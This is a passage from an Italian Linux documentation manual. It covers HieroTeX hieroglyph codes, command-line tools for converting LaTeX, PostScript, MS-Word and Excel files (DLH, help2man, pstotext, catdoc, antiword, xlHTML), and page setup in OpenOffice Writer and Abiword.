T12, Ai, Ar, rwd, rwD	T13, rs	T14, qmA

Figura 530.34. Codifica usata da HieroTeX.

T15	T16	T17, wrrt
T18, Sms	T19, qs	T20
T21, wa	T22, sn	T23
T24, iH	T25, DbA	T26
T27	T28, Xr	T29, nmt
T30	T31, sSm	T32
T33	T34, nm	T35
U1, mA	U2	U3
U4	U5	U6, mr
U7	U8	U9
U10, it	U11, HqAt	U12
U13, hb, Sna	U14	U15, tm
U16, biA	U17, grg	U18
U19	U20	U21, stp
U22, mnx	U23, Ab	U24, Hmt
U25	U26, wbA	U27
U28, DA	U29	U30
U31, rtH	U32, zmn	U33, ti
U34, xsf	U35	U36, Hm
U37	U38, mxAt	U39
U40	U41	V1, St, Snt, 100
V2, sTA	V3, sTAw	V4, wA
V5, snT	V6, Ss	V7, Sn
V8	V9	V10

Figura 530.35. Codifica usata da HieroTeX.

V11	V12, arq	T, V13, T
V14	V15, iTi	V16
V17	V18	V19, mDt, XAr, TmA
V20, 10, mD	V21	V22, mH
V23	V24, wD	V25
V26, aD	V27	H, V28
V29, wAH, sk	V30, nb	k, V31
V31A, k'	V32, msn	V33, sSr
V34	V35	V36
V37, idr	V38	V39
W1	W2, bAs	W3, Hb
W4	W5	W6
W7	W8	W9, Xnm
W10, iab	W10A	g, W11, nst
W12	W13	W14, Hz
W17, xnt	W18	W19, mi
W20	W21	W22, Hnqt
W23	W24, nw	W25, ini
t, X1	X2	X3
X4	X5	X6
X7	X8, rdi, di	Y1, mDAt
Y1v	Y2	Y3, zS, mnhd
Y4	Y5, mn	Y6, ibA
Y7	Y8, zSSt	Z1

Figura 530.36. Codifica usata da HieroTeX.

Z2	Z3	Z3A
Z4, y	Z5	Z6
W, Z7	Z8	Z9
Z10	Z11, imi, wnm	‘, Z98A
spd, Z99A	x, Aa1	Aa2
Aa3	Aa4	Aa5, Hp
Aa6	Aa7	Aa8, qn
Aa9	Aa10	Aa11, mAa
Aa12	M, Aa13, im, gs	Aa14
Aa15	Aa16	Aa17, sA
Aa18	Aa19	Aa20, apr
Aa21, wDa	Aa22	Aa23
Aa24	Aa25	Aa26
Aa27, nD	Aa28, qd	Aa29
Aa30, Xkr	Aa31	Aa32

530.4 Riferimenti

- Serge Rosmorduc, *A Short Introduction to Hieroglyphs*
  ⟨*http://www.iut.univ-paris8.fr/~rosmord/Intro/Intro.html* ⟩
- Jan Buurman, Nicolas Grimal, Michael Hainsworth, Jochen Hallof, Dirk Van Der Plas, *Inventaire des signes hieroglyphiques en vue de leur saisie informatique*, Mémoires de l'Académie des Inscriptions et Belle Lettres, Institut de France, Paris, 1988

Capitolo 531

Trasformazione in altri formati

Spesso ci si trova di fronte alla necessità o all'utilità di trasformare un documento scritto in un certo modo, per esempio in LaTeX, in qualcosa di diverso, per esempio in HTML. In generale, queste cose andrebbero pianificate prima, per decidere lo stile del documento in base alle forme in cui questo deve poi concretizzarsi. Meglio ancora sarebbe l'utilizzo di strumenti appositi, di solito SGML/XML, pensati in anticipo per la produzione di documentazione in formati differenti.

Questo capitolo serve a raccogliere la descrizione di strumenti che possono aiutare a trasformare un documento realizzato con sistemi di composizione tradizionale, pensati principalmente per la stampa su carta, e viceversa.

Non ci si possono fare illusioni: gli strumenti di questo tipo non funzionano sempre, ma solo quando le caratteristiche del sorgente lo consentono.

531.1 DLH: trasforma LaTeX in HTML

DLH [1] è uno strumento relativamente semplice per la conversione di sorgenti LaTeX in HTML. La trasformazione avviene con successo solo quando si tratta di un sorgente LaTeX in cui non si usano ambienti matematici e soprattutto non si usano comandi particolarmente sofisticati (ciò inteso dal punto di vista di DLH).

DLH utilizza un insieme personalizzato di stili LaTeX, collocato normalmente nella directory '`/usr/share/dlh/inputs/dlh/`'. Si tratta dei soliti '`article.sty`', '`epsfig.sty`' e altri, ma il contenuto di questi file è ridotto rispetto a quelli equivalenti di LaTeX. Se nel sorgente LaTeX si utilizzano altri stili particolari occorrerebbe creare un file corrispondente anche in questa directory, cercando di adattarlo a DLH (cosa che potrebbe risultare difficile, dal momento che bisogna ragionare in termini di TeX limitato secondo le possibilità di DLH).

Il programma eseguibile è '**`dlh`**' che accetta l'indicazione di alcune opzioni e in particolare un elenco di file LaTeX:

```
dlh [opzioni] file_latex...
```

In corrispondenza dei file indicati come argomento vengono create altrettante directory contenenti una serie di file HTML che rappresentano il risultato della trasformazione (a partire da '`index.html`' che normalmente è un collegamento simbolico al primo di questi file).

DLH utilizza una serie di icone per rappresentare i pulsanti per lo scorrimento del documento secondo la sua struttura. I file di queste icone si trovano normalmente nella directory '`/usr/share/dlh/icons/`' e andrebbero copiati nella directory '`../icons/`', rispetto a quella in cui si trovano i file HTML.

Tabella 531.1. Alcune opzioni.

Opzione	Descrizione
`-f` `--force`	Questa opzione serve a creare tutti i file che compongono il documento, in particolare le immagini. Ciò può creare un rallentamento nel funzionamento di DLH, ma in generale serve a garantire un risultato più sicuro.
`-i` ***uri*** `--icon-dir=`***uri***	Permette di definire esplicitamente la collocazione dei file che rappresentano le icone utilizzate da DLH per rappresentare i pulsanti per lo scorrimento del documento.

Segue la descrizione di alcuni esempi.

- `$` **`dlh prova.tex`** [*Invio*]

  Crea la directory '`./prova/`' e al suo interno inserisce una serie di file HTML che riproducono il documento '`prova.tex`'. In questo caso, i file HTML fanno uso delle icone che si trovano nella directory '`./icons/`', relativa al nodo di rete in cui si trovano.

- `$` **`dlh -f prova.tex`** [*Invio*]

  Come nell'esempio precedente, ma viene forzata la creazione di tutti i file, nel caso ce ne fosse bisogno.

- `$` **`dlh -i icone prova.tex`** [*Invio*]

  Come nel primo esempio, con la differenza che i file delle icone devono trovarsi nella directory '`./prova/icone/`'.

531.2 Help2man: genera una pagina di manuale dalle informazioni fornite dal programma

Help2man [2] è un programma in grado di generare una pagina di manuale a partire dalle informazioni che restituisce un altro programma attraverso le opzioni '**`--help`**' e '**`--version`**'.

Help2man è predisposto principalmente per gestire convenientemente il risultato generato da un programma che segue le convenzioni GNU (ovvero della Free Software Foundation).

```
help2man [opzioni] programma_eseguibile
```

Lo schema sintattico permette di vedere che si tratta dell'eseguibile '**`help2man`**', che oltre alle opzioni eventuali richiede l'indicazione di un programma da avviare con le opzioni '**`--help`**' e '**`--version`**' per ottenere le informazioni necessarie. In modo predefinito, il risultato viene emesso attraverso lo standard output.

Tabella 531.2. Alcune opzioni.

Opzione	Descrizione
`-o` *file* `--output=`*file*	Permette di definire il nome del file da generare, evitando così di emettere il risultato attraverso lo standard output.
`-s` *n_sezione* `--section=`*n_sezione*	Permette di specificare il numero della sezione della pagina di manuale.

Segue la descrizione di alcuni esempi.

- `$` **`help2man ls > ls.1`** [*Invio*]

  Genera il file '`ls.1`', contenente la pagina di manuale di '**`ls`**'.

- `$` **`help2man -o ls.1 ls`** [*Invio*]

  Esattamente come nell'esempio precedente, utilizzando esplicitamente l'opzione '**`-o`**'.

531.3 Pstotext: estrae il testo da un file PostScript o PDF

Pstotext [3] è un programma molto semplice per l'estrazione del testo contenuto all'interno di un file PostScript o PDF, per mezzo di Ghostscript.

```
pstotext [opzioni] file
```

Tutto il lavoro viene svolto dall'eseguibile '**`pstotext`**'. Il risultato dell'elaborazione viene emesso attraverso lo standard output, a meno che sia stato stabilito diversamente con le opzioni.

Tabella 531.3. Alcune opzioni.

Opzione	Descrizione
`-cork`	Specifica che il file PostScript utilizza la codifica «cork», ovvero ciò che si ottiene da Dvips quando questo converte file DVI generati da TeX con la codifica T1.
`-landscape` `-landscapeOther`	Queste due opzioni indicano che il testo è ruotato a 90 gradi in un senso, oppure nell'altro.
`-portrait`	In questo caso si intende che il testo scorre come di consueto, su un foglio orientato in modo verticale.
`-output` *file*	Consente di indicare il file di testo da generare, senza bisogno di ridirigere lo standard output.

531.4 Mswordview

Mswordview [4] è un programma il cui scopo è quello di convertire file di MS-Word in HTML. La conversione non può essere perfetta, ma il progetto è condotto con impegno e i risultati che dà questo programma sono buoni.

L'eseguibile di questo programma corrisponde a '**`mswordview`**' e la sintassi per il suo utilizzo si può schematizzare secondo il modello seguente:

```
mswordview [opzioni] file_doc
```

Mswordview è in grado di convertire solo un file alla volta, precisamente quello che viene indicato alla fine degli argomenti. Se non viene richiesto qualcosa di particolare attraverso le opzioni, Mswordview tenta di creare un file con lo stesso nome di quello che viene convertito, con l'aggiunta dell'estensione '`.html`'. Inoltre, se il file contiene delle immagini incorporate, queste vengono trasferite su file esterni.

Tabella 531.4. Alcune opzioni.

Opzione	Descrizione
`-o` ***file_html*** `--outputfile` ***file_html***	Permette di indicare esplicitamente il file HTML che si vuole generare.
`-g` ***file_errori*** `--errorfile` ***file_errori***	Permette di annotare gli errori incontrati durante la conversione nel file indicato.

531.5 Catdoc

Catdoc [5] è un programma molto semplice, che si sostituisce idealmente a '**`cat`**' quando si tratta di visualizzare il contenuto di file scritti in formato MS-Word. Il suo funzionamento è intuitivo e in generale non servono opzioni: il file indicato come argomento, o fornito attraverso lo standard input, viene emesso dallo standard output dopo una conversione in formato testo. Se il file originale contiene in realtà solo testo puro, non avviene alcuna conversione.

```
catdoc [opzioni] file_doc
catdoc [opzioni] < file_doc
```

Tabella 531.5. Alcune opzioni.

Opzione	Descrizione
`-b`	Cerca di elaborare anche file MS-Word che apparentemente non lo sono, a causa di una firma iniziale errata.
`-m`***n***	Specifica il margine destro del testo ottenuto. Il margine predefinito è a colonna 72. Si osservi che l'opzione '**`-m0`**' equivale a '**`-w`**'.

Opzione	Descrizione
`-w`	Specifica il margine destro del testo ottenuto di lunghezza indefinita, in modo da ottenere che i paragrafi occupino una riga intera.
`-v`	Genera alcune informazioni diagnostiche prima del testo trasformato.

Per quanto semplice possa essere questo programma, è prevista una configurazione, composta dal file '`/etc/catdocrc`' per il sistema e dai file '`~/.catdocrc`' per gli utenti. Senza entrare nel dettaglio delle direttive di configurazione, è il caso di descrivere quella che rappresenta l'impostazione comune:

```
charset_path=/usr/lib/catdoc
map_path=/usr/lib/catdoc
source_charset=cp1252
target_charset=UTF-8
unknown_char='?'
```

Come si può intuire, le direttive '**`charset_path`**' e '**`map_path`**' servono a indicare la collocazione di file utilizzati da Catdoc per la conversione. La direttiva '**`source_charset`**' permette di stabilire la codifica predefinita del file sorgente, quando questo non appare utilizzare la UTF-16. La direttiva '**`target_charset`**' permette di definire la codifica da usare per il testo generato; come si vede nell'esempio viene usata la codifica UTF-8. Infine, è possibile stabilire in che modo mostrare i caratteri che non possono essere rappresentati, attraverso la direttiva '**`unknown_char`**', che in questo caso usa il punto interrogativo.

Segue la descrizione di alcuni esempi.

- `$` **`catdoc pippo.doc | less`** [*Invio*]

  Visualizza il contenuto del file '`pippo.doc`', con l'aiuto di '**`less`**' per scorrerlo.

- `$` **`catdoc pippo.doc > pippo.txt`** [*Invio*]

  Genera il file '`pippo.txt`' a partire da '`pippo.doc`'.

531.6 Antiword

Antiword [6] è un programma molto semplice per convertire file dal formato MS-Word in testo puro e semplice, oppure in PostScript , estrapolando anche le immagini. Il suo funzionamento è intuitivo e in generale non servono opzioni: il file indicato come argomento, viene emesso attraverso lo standard output dopo la conversione.

antiword [***opzioni***] ***file_doc***...

Tabella 531.7. Alcune opzioni.

Opzione	Descrizione
`-t`	Genera una conversione in formato testo puro e semplice. L'uso di questa opzione è implicito.
`-w` ***n_colonne***	Permette di specificare, nell'ambito di una conversione in formato testo, l'ampiezza del testo in caratteri. Se si utilizza il valore zero, si ottiene ogni paragrafo in una sola riga.
`-m` ***file_mappa***	Consente di indicare la codifica del file di testo che si vuole ottenere.
`-p` ***dimensioni_carta***	L'utilizzo di questa opzione richiede implicitamente la conversione in formato PostScript, mentre in condizioni normali si ottiene un testo puro e semplice. L'argomento dell'opzione stabilisce la dimensione della carta e può trattarsi delle parole chiave seguenti, con il significato intuitivo che hanno: '**`10x14`**', '**`a3`**', '**`a4`**', '**`a5`**', '**`b4`**', '**`b5`**', '**`executive`**', '**`folio`**', '**`legal`**', '**`letter`**', '**`note`**', '**`note`**', '**`quarto`**', '**`statement`**', '**`tabloid`**'.
`-L`	Nell'ambito di una conversione in PostScript, indica un orientamento orizzontale del foglio.
`-i` ***livello_di_visualizzazione_immagini***	Consente di specificare cosa fare delle immagini che fossero eventualmente contenute nel file di partenza. L'argomento è un numero.
`-i 0`	Genera un file compatibile con Ghostscript, ma non adatto a stampanti PostScript comuni. Tuttavia, in condizioni normali, se si arriva alla stampa, si passa generalmente per Ghostscript, per cui questo valore è quello che può essere adatto.
`-i 1`	Non estrapola le immagini.
`-i 2`	PostScript livello 2.
`-i 3`	PostScript livello 3.
`-s`	Include anche il testo nascosto, indicato come tale nel file originale.

Segue la descrizione di alcuni esempi.

- `$` **`antiword pippo.doc | less`** [*Invio*]

  Visualizza il contenuto del file '`pippo.doc`', con l'aiuto di '**`less`**' per scorrerlo.

- `$` **`antiword -p a4 pippo.doc > pippo.ps`** [*Invio*]

  Genera il file '`pippo.ps`' (PostScript, A4) a partire da '`pippo.doc`'.

531.7 xlHTML

xlHTML [7] è un programma per convertire file dal formato MS-Excel in HTML, come suggerisce il nome, oppure in testo puro. Se non si usano le opzioni, si ottiene un file HTML, contenente una tabella con ciò che appare nel foglio elettronico indicato nella riga di comando, emesso attraverso lo standard output:

```
xlhtml [opzioni] file_xls > file
```

Tabella 531.8. Alcune opzioni.

Opzione	Descrizione
`-fw`	In condizioni normali, le celle che contengono delle espressioni vengono valutate e ne viene mostrato solo il risultato, con una nota sulla possibilità che il valore mostrato non sia preciso. Per fare sparire questa nota si usa l'opzione '**`-fw`**'.
`-c`	Fa in modo che la tabella contenente i dati del foglio elettronico appaia centrata nel corpo della pagina HTML.
`-asc`	Genera un risultato in formato testo puro, se però si abbina anche una delle opzioni che iniziano per '**`-x`**'.
`-csv`	Genera un risultato in formato testo, dove i campi sono delimitati da apici doppi e separati da una virgola. Anche in questo caso, l'opzione funziona solo in abbinamento con una delle opzioni che iniziano per '**`-x`**'.
`-xp:`***n***	Converte solo la pagina ***n***, contando a cominciare da zero.
`-xc:`***m***`-`***n***	Converte solo le colonne da ***m*** a ***n***, contando a cominciare da zero.
`-xr:`***m***`-`***n***	Converte solo le colonne da ***m*** a ***n***, contando a cominciare da zero.

Per comprendere le possibilità di xlHTML viene mostrato un solo esempio, di un foglio elettronico realizzato con Gnumeric, salvando in formato XLS. Due figure mostrano il contenuto del foglio, sia nel suo aspetto finale, sia nel contenuto effettivo delle celle.

Figura 531.9. Il foglio elettronico di esempio, nel suo aspetto finale.

A1 = Straordinario

	A	B	C	D	E
1	Straordinario				
2	Data	dalle ore	alle ore	durata	
3	15/01/2005	19:30	21:30	2:00	
4	16/01/2005	19:30	21:30	2:00	
5	17/01/2005	19:30	21:30	2:00	
6			Totale straordinario:	6:00	
7					
8					

Figura 531.10. Il foglio elettronico di esempio con le espressioni contenute nelle celle.

A1 | = Straordinario

	A	B	C	D	E
1	Straordinario				
2	Data	dalle ore	alle ore	durata	
3	=date(2005;1;15)	=time(19;30;0)	=time(21;30;0)	=C3-B3	
4	=date(2005;1;16)	=time(19;30;0)	=time(21;30;0)	=C4-B4	
5	=date(2005;1;17)	=time(19;30;0)	=time(21;30;0)	=C5-B5	
6			Totale straordinario:	=sum(D3:D5)	
7					

Supponendo che il file si chiami '`esempio.xls`', si può procedere con il comando seguente per generare il file '`esempio.html`':

```
$ xlhtml -fw esempio.xls > esempio.html [Invio]
```

Il file che si ottiene dovrebbe avere l'aspetto seguente; si osservi che le date non sono state rappresentate in modo corretto:

Sheet1

Straordinario			
Data	dalle ore	alle ore	durata
38367 *	19:30	21:30	2:00
38368 *	19:30	21:30	2:00
38369 *	19:30	21:30	2:00
		Totale straordinario:	6:00

Spreadsheet's Author: Unknown
Last Updated with Excel 97
* This cell's format is not supported.

Created with xlhtml 0.5.1

[1] **DLH** GNU GPL

[2] **Help2man** GNU GPL

[3] **Pstotext** licenza speciale

[4] **Mswordview** GNU GPL + alcuni file con licenza speciale

[5] **catdoc** GNU GPL

[6] **Antiword** GNU GPL

[7] **xlHTML** GNU GPL

Parte lxxxiv

Usare i programmi di scrittura visuale

In questa parte viene descritto l'uso generale dei programmi di scrittura di tipo visuale, mostrando qualche esempio secondo la configurazione locale italiana.

Capitolo 532

La pagina


La configurazione della pagina consente principalmente di definire il formato di carta, l'orientamento, il numero di colonne, i margini, le righe di intestazione e di fondo pagina.

532.1 Pagine non omogenee

I programmi di scrittura più sofisticati, consentono di realizzare un documento le cui pagine possono avere caratteristiche differenti tra di loro. Per esempio, ci potrebbe essere una prima pagina in formato A3, mentre le pagine successive sono in formato A4. Questa facoltà potrebbe essere utile per organizzare in modo differente le pagine della copertina rispetto a corpo centrale, pur mantenendo il formato della carta uguale, come per qualunque altro scopo.

Purtroppo, il controllo di queste funzioni, con l'ausilio di programmi visuali, diventa molto difficile e in generale è sconsigliabile di servirsene. In altri termini, è preferibile la gestione di uno stile di pagina uniforme, piuttosto di mettersi nei guai.

Quando si vogliono sfruttare caratteristiche «particolari» di un programma di scrittura visuale, si crea una dipendenza con lo stesso. Di conseguenza, il passaggio a un altro programma simile, anche se con funzionalità sostanzialmente equivalenti, diventa traumatico. Pertanto, dove possibile, conviene sempre limitarsi a utilizzare funzionalità comuni.

Figura 532.1. OpenOffice Write: `Formato`, `Pagina`, `Gestione`. Attraverso questa scheda è possibile assegnare a ogni pagina una gestione differente, a cui corrisponde una configurazione propria. In generale, è meglio limitarsi alla gestione «standard».

532.2 Formato della carta, orientamento e margini esterni

La prima cosa da fare, quando si vuole scrivere un documento, è quello di stabilire il formato della carta che viene usato per stamparlo e i suoi margini esterni. Con OpenOffice Writer, si accede alla configurazione di tutte le opzioni che riguardano la pagina, attraverso la voce `Pagina` del menù `Formato`; con Abiword, le funzioni specifiche per quello che serve qui si trovano nella voce `Imposta pagina` del menù `File`.

Figura 532.2. Identificazione dei margini. Di norma, quando si ruota il foglio, i margini non seguono la rotazione.

orientamento verticale

margine superiore
margine sinistro
margine destro
margine inferiore

orientamento orizzontale

margine superiore
margine sinistro
margine destro
margine inferiore






Figura 532.3. Abiword: `File`, `Imposta pagina`.

Pagina | Margini

Foglio...
Formato del foglio: A4
Misura in: mm
Larghezza: 210,00
Altezza: 297,00
Orientamento...
Verticale
Orizzontale
Scala...
Scala al: 100 % della dimensione normale
Aiuto | Annulla | OK

Pagina | Margini

Misura in: mm
Superiore: 40,0
Destro: 20,0
Sinistro: 20,0
Inferiore: 40,0
Intestazione: 13,0
Piè di pagina: 13,0
Aiuto | Annulla | OK

Figura 532.4. OpenOffice Write: `Formato`, `Pagina`, `Pagina`.

532.3 Intestazione e fondo pagina

I programmi gestiscono in modo vario la collocazione delle righe di intestazione e a fondo pagina. Queste righe si inseriscono nello spazio del margine superiore e inferiore, rispettivamente; tuttavia, in certi casi, la loro collocazione è indipendente dal margine già stabilito, in altri lo aumenta implicitamente.

Figura 532.5. Collocazione dell'intestazione e del fondo pagina secondo Abiword.






Figura 532.6. Collocazione dell'intestazione e del fondo pagina secondo OpenOffice Writer.

Generalmente, occorre attivare la presenza di intestazione e fondo pagina, quindi si può intervenire per regolarne la posizione. Con Abiword si attiva l'intestazione con la selezione di `Inserisci`, `Intestazione`; si attiva il fondo pagina con `Inserisci`, `Piè pagina`. Con OpenOffice Writer si deve accedere alla scheda `Formato`, `Pagina`, `Riga d'intestazione`, oppure `Formato`, `Pagina`, `Piè di pagina`.

